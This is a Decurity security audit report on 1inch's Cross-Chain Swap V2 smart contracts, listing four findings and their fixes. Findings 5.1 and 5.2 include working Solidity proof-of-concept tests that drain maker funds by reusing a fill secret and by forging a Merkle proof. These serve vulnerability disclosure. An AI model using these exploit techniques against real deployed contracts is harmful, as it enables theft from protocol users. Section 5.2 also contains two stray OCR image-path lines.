Smart Contract Security Audit Report

1inch Cross-Chain Swaps V2

1. Contents

2. General Information

This report contains information about the results of the security audit of the 1inch (hereafter referred to as "Customer") Cross-Chain-Swap V2 smart contracts, conducted by Decurity in the period from 07/17/2024 to 07/24/2024.

2.1. Introduction

Tasks solved during the work are:

- Review the protocol design and the usage of 3rd party dependencies,
- Audit the contracts implementation,
- Develop the recommendations and suggestions to improve the security of the contracts.

2.2. Scope of Work

The audit scope included the following repository: https://github.com/1inch/cross-chain-swap (commit b3acc0ff66c3d5665e389464a7f082a18fcb2774). The remediation tests were done for the commit ef6956a527528ff6c842dbdcbbd00a812436cd1f.

2.3. Threat Model

The assessment presumes the actions of an intruder who might have the capabilities of any role (an external user, token owner, token service owner, or a contract). The risks of centralization were not taken into account at the Customer's request.

The main possible threat actors are:

- Users (takers and makers),
- Protocol owners,
- Token contracts, etc.

2.4. Weakness Scoring

An expert evaluation scores the findings in this report, and the impact of each vulnerability is calculated based on its ease of exploitation (based on the industry practice and our experience) and severity (for the considered threats).

2.5. Disclaimer

Due to the intrinsic nature of the software and vulnerabilities and the changing threat landscape, it cannot be generally guaranteed that a certain security property of a program holds.

Therefore, this report is provided “as is” and is not a guarantee that the analyzed system does not contain any other security weaknesses or vulnerabilities. Furthermore, this report is not an endorsement of the Customer’s project, nor is it an investment advice.

That being said, Decurity exercises the best effort to perform its contractual obligations and follow the industry methodologies to discover as many weaknesses as possible and maximize the audit coverage using limited resources.

3. Summary

As a result of this work, we have discovered exploitable security issues that can be used to steal money from makers.

3.1. Suggestions

The table below contains the discovered issues, their risk level, and their status as of August 08, 2024.

Table. Discovered weaknesses

Issue	Contract	Risk Level	Status
A malicious taker can reuse the same secret	contracts/BaseEscrowFactory.sol	High	Fixed
Merkle proofs can be forged	contracts/MerkleStorageInvalidator.sol	Low	Fixed
An incorrect deployment timestamp may be returned	contracts/libraries/TimelocksLib.sol	Info	Fixed
Too long secret can lead to DoS	contracts/interfaces/IBaseEscrow.sol	Info	Acknowledged

4. General Recommendations

This section contains general recommendations on how to improve the overall security level.

The Findings section contains technical recommendations for each discovered issue.

4.1. Security Process Improvement

The following is a brief long-term action plan to mitigate further weaknesses and bring the product security to a higher level:

- Keep the whitepaper and documentation updated to make it consistent with the implementation and the intended use cases of the system,
- Perform regular audits for all the new contracts and updates,
- Ensure the secure off-chain storage and processing of the credentials (e.g. the privileged private keys),
- Launch a public bug bounty campaign for the contracts.

5. Findings

5.1. A malicious taker can reuse the same secret

Risk Level: High

Status: Fixed in the commit e78a87c9 by ensuring that the current index is different from the previous one.

Contracts:

- contracts/BaseEscrowFactory.sol

Location: Lines: 77-87. Function: `_postInteraction`.

Description:

The current implementation allows partial fills of each fraction. This creates a possibility for the following attack on behalf of a malicious taker (the attacker):

1. The attacker fills all the fractions except the last one,
2. The attacker fills 1 wei from the last fraction,
3. The attacker fills the rest from the last fraction but does it maliciously and bypasses the taker interaction and Merkle proof validation in the traits which is possible because the calculated index of the fraction has not moved after the previous fill, therefore the secret hasn't changed,
4. The attacker creates all the destination Escrow contracts except for the last malicious partial fill,
5. After the timelocks have passed, the relayer issues the secrets to the attacker,
6. The attacker settles all partial fills for the created destination Escrow contracts,
7. The attacker now knows the secret for the 1 wei fraction and uses the same one to withdraw the funds from the malicious fill.

Below is the proof of concept code for the attack:

```
    function test_MaliciousPartialFill() public {
        uint256 fraction = MAKING_AMOUNT / PARTS_AMOUNT;
        uint256 makingAmount = MAKING_AMOUNT / 10 + 1; // 1 wei partial fill
        uint256 idx = PARTS_AMOUNT * (makingAmount - 1) / MAKING_AMOUNT;
        bytes32[] memory proof = merkle.getProof(hashedPairs, idx);

        bytes32 rootPlusAmount = bytes32(PARTS_AMOUNT << 240 |
```

```
uint240(uint256(root)));

        (
            IOrderMixin.Order memory order,
            bytes32 orderHash,
            bytes memory extension,
            IBaseEscrow srcClone,
            IBaseEscrow.Immutables memory immutables
        ) = _prepareDataSrc(rootPlusAmount, MAKING_AMOUNT, TAKING_AMOUNT,
SRC_SAFETY_DEPOSIT, DST_SAFETY_DEPOSIT, address(0), false, true);

        immutables.hashlock = hashedSecrets[idx];
        immutables.amount = makingAmount;
        srcClone = EscrowSrc(escrowFactory.addressOfEscrowSrc(immutables));

        (uint8 v, bytes32 r, bytes32 s) = vm.sign(alice.privateKey,
orderHash);
        bytes32 vs = bytes32((uint256(v - 27) << 255)) | s;
        bytes memory interaction = abi.encodePacked(escrowFactory,
abi.encode(root, proof, idx, hashedSecrets[idx]));

        (TakerTraits takerTraits, bytes memory args) = _buildTakerTraits(
            true, // makingAmount
            false, // unwrapWeth
            false, // skipMakerPermit
            false, // usePermit2
            address(srcClone), // target
            extension,
            interaction,
            0 // threshold
        );

        (bool success,) = address(srcClone).call{ value: SRC_SAFETY_DEPOSIT
}("");

        vm.prank(bob.addr);
        limitOrderProtocol.fillOrderArgs(
            order,
            r,
            vs,
            makingAmount, // amount
            takerTraits,
            args
        );

        // ------------ malicious fill ------------ //
        uint256 makingAmount2 = fraction - 1; // amount to be stolen
        immutables.amount = makingAmount2;
        address srcClone2 =
```

```
address(EscrowSrc(escrowFactory.addressOfEscrowSrc(immutables)));

        (v, r, s) = vm.sign(alice.privateKey, orderHash);
        vs = bytes32((uint256(v - 27) << 255)) | s;

        (TakerTraits takerTraits2, bytes memory args2) = _buildTakerTraits(
            true, // makingAmount
            false, // unwrapWeth
            false, // skipMakerPermit
            false, // usePermit2
            srcClone2, // target
            extension,
            "", // empty interaction! we bypass merkle validation
            0 // threshold
        );

        (success,) = srcClone2.call{ value: SRC_SAFETY_DEPOSIT }("");

        vm.prank(bob.addr);
        limitOrderProtocol.fillOrderArgs(
            order,
            r,
            vs,
            makingAmount2, // profit
            takerTraits2,
            args2
        );
    }
```

Remediation:

Validate the `makingAmount` parameter which should be a multiple of a fraction or a total amount if multiple fills are not allowed.

Additionally, this attack vector could work with the V1 version if a maker would set both `allowPartialFill` and `allowMultipleFills`.

5.2. Merkle proofs can be forged

Risk Level: Low

Status: Fixed in the commit [c1d7e3e1](c1d7e3e1) by reducing the size of `idx` to `uint64`.

Contracts:

- contracts/MerkleStorageInvalidator.sol


Location: Lines: `56-59`. Function: `takerInteraction`.

Description:


The Merkle proof validation procedure lacks some checks that could be used to exploit the protocol but luckily some other checks accidentally prevent this.

The fact that the leaves of the tree contain the hashed pair of `idx` and `secretHash` creates a potential possibility to forge a proof by passing only one of the root's children as a proof. Then, the children of the next child can be interpreted as `idx` and `secretHash` (depending on the order). Then, the attacker will know the secret because `secretHash` would be constructed from this node's children.

In case if the backend uses the same algorithm as the Murky library used in the Solidity tests, the tree will have the following layout for 2 parts (3 secrets):



The green block is the leaf, and the yellow blocks are the proof. We can reduce the tree and prove the fake leaf for `idx=0` like this:



Therefore, we can prove that `abi.encodePacked(uint256(0), hashedPairs[2])` is a leaf and `hashedPairs[2]` is the secret's hash for `idx=0`. This happens because the underlying leaf pre-image structure matches the Merkle tree's structure, creating a collision.

The attacker knows the pre-image of this hash because it's a part of the tree they need to build anyway and it's simply `abi.encodePacked(uint256(2), hashedSecrets[2]))`.

Knowing the secret in advance, the attacker can withdraw the maker's funds before the secret is revealed. This particular exploit could be used to drain the first fraction of the order.

The only thing preventing the exploit right now is the fact that the `secret` argument for the `withdraw` function is `bytes32` type, but an attacker would need a bigger size to fit in the forged secret.

The following is a proof-of-concept exploit which creates an Escrow contract with the forged hashlock:

```
    function test_MaliciousMerkleProof() public {

        uint256 PARTS_AMOUNT2 = 2;
        uint256 SECRETS_AMOUNT2 = 3; // 1 extra to be able to fill the whole
amount

        Merkle merkle_new = new Merkle();
        bytes32 root_new;
        bytes32[] memory hashedSecrets_new = new bytes32[](SECRETS_AMOUNT2);
        bytes32[] memory hashedPairs_new = new bytes32[](SECRETS_AMOUNT2);

        for (uint256 i = 0; i < SECRETS_AMOUNT2; i++) {
            hashedSecrets_new[i] = keccak256(abi.encodePacked(i));
```

```
            hashedPairs_new[i] = keccak256(abi.encodePacked(i,
hashedSecrets_new[i]));
        }
        root_new = merkle_new.getRoot(hashedPairs_new);

        uint256 makingAmount = MAKING_AMOUNT / 2;
        uint256 idx = PARTS_AMOUNT2 * (makingAmount - 1) / MAKING_AMOUNT;

        // we're building proofs to access the tree instead of changing the
Murky lib
        bytes32[] memory proof1 = merkle_new.getProof(hashedPairs_new, idx);
        // bytes32[] memory proof2 = merkle_new.getProof(hashedPairs_new, 1);
        bytes32[] memory proof3 = merkle_new.getProof(hashedPairs_new, 2);

        bytes32[] memory proof = new bytes32[](1);
        proof[0] = proof3[1];

        // fake leaf is the right child of the root, same as proof1[1] or
proof2[1]
        // fake leaf is keccak256(abi.encodePacked(uint256(0),
hashedPairs_new[2]));
        // hashedPairs_new[2] is keccak256(abi.encodePacked(uint256(2),
hashedSecrets_new[2]));
        // therefore, taker can pass idx=0, secretHash=hashedPairs_new[2]
        // the secret is equal to abi.encodePacked(uint256(2),
hashedSecrets_new[2])
        bytes32 fake_leaf = proof1[1];

        assert(merkle_new.verifyProof(root_new, proof, fake_leaf));

        bytes32 rootPlusAmount = bytes32(PARTS_AMOUNT2 << 240 |
uint240(uint256(root_new)));

        (
            IOrderMixin.Order memory order,
            bytes32 orderHash,
            /* bytes memory extraData */,
            bytes memory extension,
            IBaseEscrow srcClone,
            IBaseEscrow.Immutables memory immutables
        ) = _prepareDataSrc(rootPlusAmount, MAKING_AMOUNT, TAKING_AMOUNT,
SRC_SAFETY_DEPOSIT, DST_SAFETY_DEPOSIT, address(0), false, true);

        immutables.hashlock = hashedPairs_new[2]; // pwn
        immutables.amount = makingAmount;
        srcClone = EscrowSrc(escrowFactory.addressOfEscrowSrc(immutables));

        (uint8 v, bytes32 r, bytes32 s) = vm.sign(alice.privateKey,
orderHash);
```

```
        bytes32 vs = bytes32((uint256(v - 27) << 255)) | s;

        bytes memory interaction = abi.encodePacked(escrowFactory,
abi.encode(root_new, proof, idx, hashedPairs_new[2])); // pwn

        (TakerTraits takerTraits, bytes memory args) = _buildTakerTraits(
            true, // makingAmount
            false, // unwrapWeth
            false, // skipMakerPermit
            false, // usePermit2
            address(srcClone), // target
            extension,
            interaction,
            0 // threshold
        );

        (bool success,) = address(srcClone).call{ value: SRC_SAFETY_DEPOSIT
}("");
        assertEq(success, true);

        uint256 resolverCredit = feeBank.availableCredit(bob.addr);

        vm.prank(bob.addr);
        limitOrderProtocol.fillOrderArgs(
            order,
            r,
            vs,
            makingAmount, // amount
            takerTraits,
            args
        );

        assertEq(feeBank.availableCredit(bob.addr), resolverCredit);
        assertEq(usdc.balanceOf(address(srcClone)), makingAmount);
    }
```

Remediation:

Cast `idx` to a smaller type to avoid collision between the id and the hash.

5.3. An incorrect deployment timestamp may be returned

Risk Level: Info

Status: Fixed in the commit [136b5bcf](136b5bcf) by moving removing `DeployedAt` from Stage and putting its value in the higher bits.

Contracts:

- contracts/libraries/TimelocksLib.sol

Description:

The `TimelocksLib` library which is used for compact storage of timelocks in a `uint256` has an enum and a `get` function to retrieve information from the compact `uint256` value:

```
contracts/libraries/TimelocksLib.sol:
  31: library TimelocksLib {
  32:     enum Stage {
  33:         DeployedAt,
  34:         SrcWithdrawal,
  35:         SrcCancellation,
  36:         SrcPublicCancellation,
  37:         DstWithdrawal,
  38:         DstPublicWithdrawal,
  39:         DstCancellation
  40:     }
  69:     function get(Timelocks timelocks, Stage stage) internal pure returns
(uint256) {
  70:         uint256 data = Timelocks.unwrap(timelocks);
  71:         uint256 bitShift = uint256(stage) << 5;
  72:         return uint32(data) + uint32(data >> bitShift);
  73:     }
```

A potential problem could arise if a developer tries to retrieve a `DeployedAt` value.

Because the `DeployedAt` Stage is equal to `0`, the `bitShift` will equal to zero and the`get` function will return the doubled deployment timestamp `uint32(data) + uint32(data)`. Right now, developers don't extract the `DeployedAt` timestamp from this library in the current codebase. Therefore there are no direct risks associated with it.

Remediation:

Consider moving the `DeployedAt` field to the end of the data structure.

5.4. Too long secret can lead to DoS

Risk Level: Info

Status: Acknowledged by the Customer: "We will make efforts to ensure that generated secrets are no longer than 32 bytes".

Contracts:

- contracts/interfaces/IBaseEscrow.sol

Location: Lines: 63.

Description:

The `withdraw` function in the Escrow contracts has the following signature:

```
function withdraw(bytes32 secret, Immutables calldata immutables) external;
```

If the backend or a user creates a secret longer than 32 bytes, they would be unable to withdraw.

We consider this an intended behavior, that's why the issue is judged as informational.

Remediation:

Make sure this does not happen on the backend or frontend side.

6. Appendix

6.1. About us

The Decurity team consists of experienced hackers who have been doing application security assessments and penetration testing for over a decade.

During the recent years, we've gained expertise in the blockchain field and have conducted numerous audits for both centralized and decentralized projects: exchanges, protocols, and blockchain nodes.

Our efforts have helped to protect hundreds of millions of dollars and make web3 a safer place.